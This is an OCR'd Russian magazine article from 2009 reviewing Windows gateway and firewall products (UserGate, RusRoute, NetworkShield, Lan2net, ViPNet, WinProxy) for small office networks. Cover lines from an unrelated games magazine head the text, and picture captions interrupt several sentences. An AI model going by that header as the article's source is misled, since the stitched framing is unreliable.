ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ
PC ИГРЫ
#07(67)
ИЮЛЬ 2009
РЕКОМЕНДУЕМАЯ ЦЕНА: 225 РУБ
(game)land
hi-fun media
ДОПОЛНЕНИЯ ДЛЯ 50 ИГР
BIONIC COMMANDO
В СВЕТЛОЕ БУДУЩЕЕ НА ЖЕЛЕЗНОЙ РУКЕ
ТЕМА НОМЕРА
E3 2009
РЕПОРТАЖ С КРУПНЕЙШЕЙ ИГРОВОЙ ВЫСТАВКИ
КРИ 2009
ВСЕ О БУДУЩЕМ ОТЕЧЕСТВЕННЫХ ПРОЕКТОВ
PC ИГРЫ
ЖУРНАЛ
О ПРАВИЛЬНЫХ
ИГРАХ

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@SYNACK.RU /

Привратник для локальной сети

Обзор решений для выхода в интернет и защиты сети

Подключение к интернету прибавляет забот любому админу. Раздача канала, обеспечение защиты внутренних ресурсов от внешних угроз, настройка учета трафика, контроль загрузки канала, блокировка доступа пользователей к определенным сайтам и сервисам — это только верхушка айсберга. Из великого многообразия доступных программных продуктов, позволяющих организовать работу пользователей в глобальной Сети, очень важно выбрать надежное и полнофункциональное решение.

USERGATE PROXY & FIREWALL 5.1
РАЗРАБОТЧИК: ENTENSYS
WEB: WWW.USERGATE.RU
СИСТЕМНЫЕ ТРЕБОВАНИЯ: PENTIUM 1 ГГЦ, 512 МБ ОЗУ
ОС: WINDOWS 2000/2003/XP

Предыдущая (четвертая) версия этого продукта российской компании Entensys называлась просто UserGate и позиционировалась как прокси-сервер с функциями фильтрации и учета трафика. Назначение версии 5.x видно из названия. Теперь возможности по фильтрации, блокировке и контролю трафика занимают на сайте практически все описание. Доступ в Сеть обеспечивается применением нескольких технологий — NAT, прозрачный прокси (HTTP, FTP, POP3, SMTP, SOCKS). Реализован также VoIP-шлюз (SIP, H323) для программных и аппаратных IP-телефонов. Возможно подключение к интернет через другой прокси. При наличии нескольких подключений возможно распределение по ним пользователей и резервирование канала. Программа имеет встроенный DHCP-сервер. Реализован DNS-форвардинг.

Администратор может задать максимальную скорость соединения, установить лимит на размер скачиваемого файла, а также список разрешенных приложений для каждого пользователя. Пользователь может быть авторизован по IP-адресу, IP+MAC, IP+MAC+логин, с помощью HTTP-авторизации или Active Directory. Некоторые виды авторизации и контроль приложений потребуют дополнительной установки на клиентском компьютере Authentication Client, который находится в %usergate%\tools. Модуль Bandwidth Manager обеспечивает возможность резервировать канал для определенного типа трафика.


UserGate позволяет гибко управлять трафиком и его учетом (по времени и количеству). Можно задать несколько тарифов и привязать их к пользователям или группам, установить интервалы действия тарифов и трафик, который не должен попадать в статистику.

Администратор может запретить посещать сайты определенного содержания, просто отобрав их среди 70 категорий. Возможна блокировка по URL и адресу, но это потребует значительных усилий. Анализ поля Content-type в HTTP-запросе позволяет контролировать и при необходимости блокировать закачку файлов любых расширений. Одна из главных особенностей UserGate — проверка трафика при помощи двух встроенных антивирусных модулей: Антивирус Касперского и Panda Antivirus (лицензия на антивири приобретается отдельно). Администратор может выбирать, что и каким антивирусом проверять, а также очередность проверки. Реализовано удаленное управление с помощью локализованной консоли администрирования.

В версии 5.x появился новый модуль статистики, где в наглядной форме как администратор, так и пользователь могут получить любую информацию по трафику, в том числе и по продолжительности VoIP-переговоров (естественно, пользователь увидит только свои данные). Реализован экспорт собранных данных в MS Excel, OpenOffice.org Calc и HTML. Программа имеет встроенный планировщик. Он может автоматизировать определенные задачи: запустить программу, обновить антивирусные базы, разослать статистику, установить или разорвать соединение.

Установка продукта несложна: несколько раз нажимаем «Далее», при необходимости отбираем отдельные компоненты. Консоль администрирования тоже достаточно проста. Представляя конечный результат, можно разобраться в назначении элементов без подглядываний в прилагаемое руководство (кстати, краткое, но понятное). Все сетевые подключения после установки можно найти в «Сервер UserGate → Интерфейсы». Так как это основная вкладка, на основе настроек которой будет считаться трафик, резервироваться канал, работать NAT и всевозможные ограничения, то следует сюда зайти и указать тип соединения для каждого адаптера. Внешние сети должны иметь тип WAN, внутренние — LAN. Тип VPN- и PPPoE-соединений изменить нельзя, они всегда установлены в PPP.

Брандмауэр по умолчанию содержит только одно правило, причем разрешающее все соединения. С одной стороны это удобно, так как все работает «из коробки». С другой — администратору придется некоторое время уделить настройке, чтобы защитить сеть. Начать, очевидно, следует с того, чтобы сделать это правило запрещающим, а затем уже разрешать действительно нужные соединения, заглядывая в логи. Правило firewall создается при помощи пошагового мастера. Для этого надо указать название правила, источник и назначение (любой, хост и WAN-интерфейс), сервисы и действие (блокировать, разрешить, NAT).



Созданное правило можно редактировать, удалить, переместить, отключить, копировать, чтобы на его основе создать новое. Внутренние ресурсы компании, которые должны быть доступны «извне», необходимо публиковать, создав для них правило доступа.

В настройках отдельного пользователя указываются преобразования NAT, правила управления трафиком, правила приложений, ограничение скорости, номер SIP/H323 телефона.

Перейдя в пункт «Мониторинг», можно просмотреть в реальном времени активные сессии и при необходимости заблокировать некоторые из них. Администратор получит информацию по IP-адресу компьютера, имени пользователя, точному количеству переданного и полученного трафика и по посещенным адресам.

RUSROUTE 1.3.3

RusRoute (www.rusroute.ru) — маршрутизирующий файрвол, предназначенный для организации выхода в интернет с одного IP. Обладает функциями защиты от сетевых атак, учета и ограничения трафика. Возможна активация действий по расписанию. RusRoute также может использоваться как сервер VPN. Пользователи для входа в систему (порт 10000) используют логин и пароль либо клиентское приложение RRClient.exe. Работает под управлением 32 и 64 битных версий Windows XP/2003/Vista/2008/Seven. Довольно простая в управлении программа. А самое главное, что для русскоязычного домашнего пользователя и некоммерческих организаций ее можно использовать бесплатно и без ограничения времени действия ключа (предоставляется на 8 систем). Для этого на странице «О программе» нужно ввести: «RR-0008-Гражданин бывшего СНГ» и проверить ключ, выбрав в контекстном меню «Verify key and generate activation request». Если получено подтверждение «Key is valid», на ошибку в активации можно не обращать внимания.


```
Функциональность: 9/10
Удобство управления: 8/10
Работа с пользователями: 9/10
Мониторинг и статистические отчеты: 8/10
```

NETWORKSHIELD FIREWALL 2006
РАЗРАБОТЧИК: NETSIB
WEB: WWW.NETWORKSHIELD.RU
СИСТЕМНЫЕ ТРЕБОВАНИЯ: PENTIUM II ОТ 300 МГЦ, 256 МБ ОЗУ
ОС: WINDOWS 2000/XP/2003

NetworkShield Firewall 2006 создан на основе драйвера обработки сетевого трафика, поддерживающего технологию NAT. Помимо обеспечения выхода в интернет через один канал, он позволяет управлять доступом между сетями и контролировать работу пользователей. Есть средства учета трафика. За безопасность отвечает файрвол, умеющий также определять и блокировать некоторые типы атак (SYN flood, IP spoofing). Безопасность соединений гарантирует технология защиты под названием Adaptive Connections Control (Stateful Firewall на основе логических объектов).

Установка продукта очень проста. После выбора русского языка жмем «Далее» и соглашаемся со всем, что предлагают. По окончании запустится «Мастер настройки сети». Его задача — произвести первоначальную настройку безопасности. Пока мастер не закончит работу, все исходящие соединения будут разрешены. Вначале вводим пароль админа и указываем интерфейс, к которому подключена локальная сеть, затем диапазон адресов, входящих в LAN. Если LAN-сетей несколько, их настройки указываем позднее, используя панель управления NSF. Затем выбираем WAN-интерфейс, определяем сервисы, к которым разрешен доступ из LAN (все или отдельные). Наконец, определяем, к каким сервисам на сервере NSF разрешен доступ из WAN. Кстати, не факт, что по окончании работы мастера все пользователи сразу получат доступ в Сеть. В этом NSF сильно отличается от UserGate.

Основные установки производятся в панели управления NSF. Она локализована, логична и построена стандартно для такого типа программ. Настроек меньше, чем в UserGate, плюс большая их часть производится при



USERGATE ПОЗВОЛЯЕТ ПРОВЕРЯТЬ ТРАФИК С ПОМОЩЬЮ ДВУХ АНТИВИРУСНЫХ ДВИЖКОВ



info

- О Kerio WinRoute Firewall читай в статье «Марш-бросок в большую сеть», опубликованной в сентябрьском номере][за 2007 год.
- У UserGate есть встроенный SIP-сервер.
- Особенность WinProxy — наличие почтового сервера.



dvd

На прилагаемом к журналу диске ты найдешь видеоролик, где показано, как установить и настроить UserGate Proxy & Firewall 5.1.

помощи пошаговых мастеров, поэтому конфигурировать NSF довольно легко.

После работы мастера в «Правила firewall» будет записано несколько рулесетов, разделенных на две группы: предопределенные и пользовательские. В предопределенных правилах можно изменять и отключать лишь некоторые параметры. Последним по списку установлено правило, запрещающее все соединения. Его изменить или отключить нельзя.


При создании нового правила помогает пошаговый мастер. Админу предлагается ответить на ряд вопросов: название, тип (доступ или публикация), действие (разрешить, запретить), протокол (все или на выбор), источник и назначение. После создания правила можно его отредактировать. Здесь же можно задать расписание.

Для удобства настройки правил firewall и правил учета трафика создаются объекты. Объектами могут быть компьютеры, диапазоны IP, пользователи. Аутентификация пользователей возможна средствами NSF или Windows, в том числе, поддерживается и Active Directory. На клиентских компьютерах дополнительно требуется установить клиент авторизации (скачай его с расшаренной папки \\nsf\nsclient). Он позволяет использовать при подключении динамические IP-адреса.

Система квот и учета трафика предоставляет возможность задать лимит трафика (вкладка «Квоты трафика») за определенный период (день, неделя, и т.д.) и действие при его достижении (ничего не делать или заблокировать). После создания квота подключается к объектам в «Правила учета трафика».

Вкладка «Мониторинг» позволяет отслеживать в реальном времени активность объектов в сети.


```
Функциональность: 8/10
Удобство управления: 8/10
Работа с пользователями: 9/10
Мониторинг и статистические отчеты: 8/10
```




В NETWORKSHIELD FIREWALL ПРАВИЛА ПОМОГАЕТ СОЗДАВАТЬ ПОШАГОВЫЙ МАСТЕР

LAN2NET NAT FIREWALL 1.99
РАЗРАБОТЧИК: ООО «РОСТБИОХИМ»
WEB: WWW.LAN2NET.RU
СИСТЕМНЫЕ ТРЕБОВАНИЯ: PENTIUM II ОТ 300 МГЦ, 256 МБ ОЗУ
ОС: WINDOWS 2000/2003/XP


Этот продукт разработан специально для применения в небольших офисах, где необходимо обеспечить безопасный доступ в интернет без привлечения специалистов. Для этого есть все необходимое: NAT, перенаправление соединений для доступа к внутренним сервисам «извне», DNS Forwarder. Защита обеспечивается файрволом сетевого уровня. Имеется возможность ручного создания белого и черного списка веб-адресов, куда можно прописывать URL, домен и поддомен, а также расширения файлов (к счастью, при составлении таких правил разрешается использование символов подстановки ? и *). Реализована система учета трафика с установлением индивидуальных квот. При перерасходе возможна блокировка



В LAN2NET ПРАВИЛА РАЗДЕЛЕНЫ НА ПРАВИЛА FIREWALL И ПОЛЬЗОВАТЕЛЬСКИЕ




ОСОБЕННОСТЬ RUSROUTE — ВСТРОЕННЫЙ VPN-СЕРВЕР



ЖУРНАЛ РЕГИСТРАЦИИ IP-ПАКЕТОВ В VIPNET FIREWALL

доступа пользователя в интернет с предоставлением только необходимых для работы ресурсов (почта, корпоративный веб-сайт). Предусмотрено несколько вариантов аутентификации: NTLM, Windows, логин/пароль, IP, MAC, IP+MAC, диапазон IP, с помощью клиента Lan2net Login Client и без аутентификации. Для удобства управления и создания правил доступа пользователи объединяются в группы. При этом учетную запись очень просто перенести в другую группу. Достаточно захватить имя и перетащить мышкой на новое место. Средствами Lan2net легко создать группы, которым разрешен, например, доступ только к почте или веб-сервисам. Инстал-



ПОЧТОВЫЙ СЕРВЕР WINPROXY ПОЗВОЛЯЕТ ОТПРАВЛЯТЬ E-MAIL И СОБИРАТЬ ПОЧТУ С НЕСКОЛЬКИХ ЯЩИКОВ

ляция продукта тривиальна. Сразу после ее окончания будет предложено войти в консоль; здесь же предлагается сменить пароль администратора (по умолчанию он пустой). После установки Lan2net находится в режиме настройки, при котором firewall отключен, и все пакеты проходят без фильтрации. Мастер быстрой настройки, появляющийся при первом запуске консоли, поможет быстро сформировать нужные правила. Здесь всего несколько шагов — выбор конфигурации (сервер, клиентский комп); далее указываем WAN- и LAN-интерфейсы, NAT уже включен. После завершения работы мастера разрешены любые соединения из LAN, и блокируются все подключения из внешней сети. Если присутствует несколько LAN-интерфейсов, их затем следует добавлять в консоли, во вкладке «Интерфейсы».
Следует помнить, что правила firewall разбиты на две группы. Правила, настраиваемые в разделе «Правила Firewall», имеют более высокий приоритет перед настройками в правилах пользователей. Поэтому общие блокировки и контроль определенного типа трафика (веб, почта и т.п.) прописываем в «Правила Firewall», а персональные — в «Группы и правила пользователей», которые обрабатываются в том случае, если не сработали первые. Все настройки в Lan2net производятся при помощи мастеров, поэтому разобраться будет нетрудно.
Вкладка «Мониторинг» позволяет просматривать текущие соединения. Здесь же, используя контекстное меню, можно на основе определенного события создать правило firewall. В отдельной вкладке доступен журнал логов, где можно сформировать отчет по любому событию. Для просмотра статистики (админом и пользователями) Lan2net имеет встроенный веб-сервер.

```
Функциональность: 7/10
Удобство управления: 8/10
Работа с пользователями: 9/10
Мониторинг и статистические отчеты: 8/10
```

VIPNET OFFICE FIREWALL 3.1
РАЗРАБОТЧИК: ОАО «ИНФОТЕКС»
WEB: WWW.INFOTECS.RU
СИСТЕМНЫЕ ТРЕБОВАНИЯ: PENTIUM III ОТ 500 МГЦ, 512 МБ ОЗУ
ОС: WINDOWS 2000/XP/2003/VISTA/2008, ЕСТЬ LINUX-ВЕРСИЯ

Продукт от ИнфоТеКС позиционируется как файрвол, предназначенный для защиты сетей небольших и средних компаний. Подключение клиентов к интернету реализуется путем динамического NAT. Статическая трансляция сетевых адресов позволяет публиковать во внешней сети внутренние сервера. Продукт работает с любым количеством сетевых адаптеров и поддерживает различные методы подключения к Сети. Предусмотрена возможность назначить для каждого сетевого интерфейса диапазон допустимых IP-адресов. Это позволяет блокировать системы с адресами из другой зоны (анти-спуфинг). Учитывая, что никаких других возможностей по аутентификации отдельного пользователя нет, эта функция лишней не будет. Кроме того, каждый адаптер может устанавливаться в один из пяти режимов безопасности. Так, первый режим блокирует, а пятый разрешает весь IP-трафик. Режим 4 действует на локальные соединения, разрешая весь трафик. Эти режимы не являются рабочими и рекомендуются только на период тестирования. При обычной эксплуатации обычно задействуются второй и третий режим. Режим 2 установлен по умолчанию и блокирует все соединения, кроме явно разрешенных в правилах. В режиме 3 файрвол пропускает исходящие соединения, кроме явно запрещенных, и блокирует входящие соединения. Наиболее оптимальным является установка внешнего адаптера в режим 2 (или 3), внутреннего — в режим 3 (2, иногда 4), а затем донастройка под конкретную задачу, если текущих установок будет недостаточно. Настройки сетевых фильтров можно активировать по расписанию, что, несомненно, упростит жизнь админу (например, можно отключить на ночь все ненужные соединения). Система обнаружения атак (IDS) распознает и блокирует наиболее распространенные сетевые атаки (WinNuke, Land, Teardrop, Ssping, Tear2, NewTear, Bonk, Boink, Dest_Unreach, UDP flood, Ping flood, OOBnuke и т.д.) во входящем и исходящем потоке (активируется дополнительно).
ViPNet OF осуществляет обработку прикладных протоколов FTP, HTTP и SIP. При необходимости администратор может уточнить этот список. При работе на локальной системе контролируются и приложения, требующие доступа в Сеть. При попытке соединиться с удаленным узлом администратор получает уведомление, в котором можно разрешить или запретить работу с сетью указанному приложению. Функция веб-фильтрации позволяет блокировать баннеры, интерактивные элементы веб-страниц, а также Referrer и Cookie, позволяющие отследить действия пользователя в интернете.
Еще одна особенность — возможность создания нескольких конфигураций

и быстрого переключения между ними. Реализована простая статистика по пропущенным и блокированным IP-пакетам и журнал IP-пакетов. Последний позволяет отобрать, основываясь на различных критериях, и просмотреть подробности событий. Результат затем можно экспортировать в HTML или Excel. К сожалению, возможностей по учету трафика нет. Интерфейс консоли управления интуитивно понятен. Доступны следующие пункты: Сетевые фильтры, Сетевые интерфейсы, Трансляция адресов, Блокированные IP-пакеты, Статистика, Обнаружение атак, Журнал IP-пакетов, Конфигурация.

Заблокированные пакеты отображаются в одноименном окне. Используя эту информацию из контекстного меню, можно создать новое правило доступа или фильтр протоколов. При ручном создании правила в окне «Сетевые фильтры» следует указать IP-адреса и интерфейсы. После создания правила можно добавить к нему фильтр протоколов, указав протокол, направление действия и расписание.

```
Функциональность: 6/10
Удобство управления: 8/10
Работа с пользователями: 5/10
Мониторинг и статистические отчеты: 6/10
```

WINPROXY 1.5.3
РАЗРАБОТЧИК: LAN-PROJEKT
WEB: WWW.WINPROXY.NET/INDEXRU.HTML
СИСТЕМНЫЕ ТРЕБОВАНИЯ: 80486, 8 МБ ОЗУ
ОС: WINDOWS 95/98/ME/NT/2000 (ОФИЦИАЛЬНО), РАБОТАЕТ И В WINDOWS XP/2003

В отличие от остальных продуктов, поддерживающих NAT, WinProxy — классический прокси-сервер. При его использовании пользователи должны настроить приложения для выхода через промежуточный узел, в качестве сервера указав адрес системы с WinProxy и порт (по умолчанию 3128). Можно сказать, это единственная настройка, которую предстоит выполнить. Поддерживается работа с HTTP, HTTPS, FTP, Telnet, NNTP, SMTP/POP3 (по умолчанию отключен), Real Audio, GOPHER и SOCKS. При этом WinProxy может быть не только шлюзом SMTP/POP3, но и почтовым сервером, умеющим отправлять, собирать и рассортировывать почту с нескольких POP3-ящиков. Необходимое переключение и настройки производятся в меню Mail. Функция Port Mapping позволяет перенаправлять соединения к удаленным портам, поэтому можно без проблем настроить подключение к ICQ, IRC и другим сервисам. Возможность кэширования HTTP, FTP и GOPHER трафика дает возможность снизить нагрузку на канал. Предусмотрен вызов по требованию для dial-up (PPPoE, модем и т.п.) подключений. Возможно каскадирование прокси-серверов. WinProxy поддерживает до 900 пользователей, которые могут входить в 100 групп. Доступ реализован посредством ввода логина и пароля. Управление настройками производится при помощи браузера, для чего следует подключиться к 3129 порту. В целях безопасности можно указать сетевые адреса, с которых разрешено управление.

```
Функциональность: 6/10
Удобство управления: 7/10
Работа с пользователями: 5/10
Мониторинг и статистические отчеты: 5/10
```

ЗАКЛЮЧЕНИЕ Доступные решения очень сильно отличаются функционально (и, конечно, ценой), поэтому следует присмотреться к ним и выбрать наиболее подходящий продукт под конкретные условия и задачи. Среди лидеров можно выделить UserGate — единственный из обзора, умеющий проверять трафик антивирусом, причем сразу двумя. Он будет полезен также в том случае, если понадобится SIP-сервер для внутренних переговоров.

СЕРГЕЙ ЯРЕМЧУК
/ GRINDER@SYNACK.RU /

Максимальная защита AD

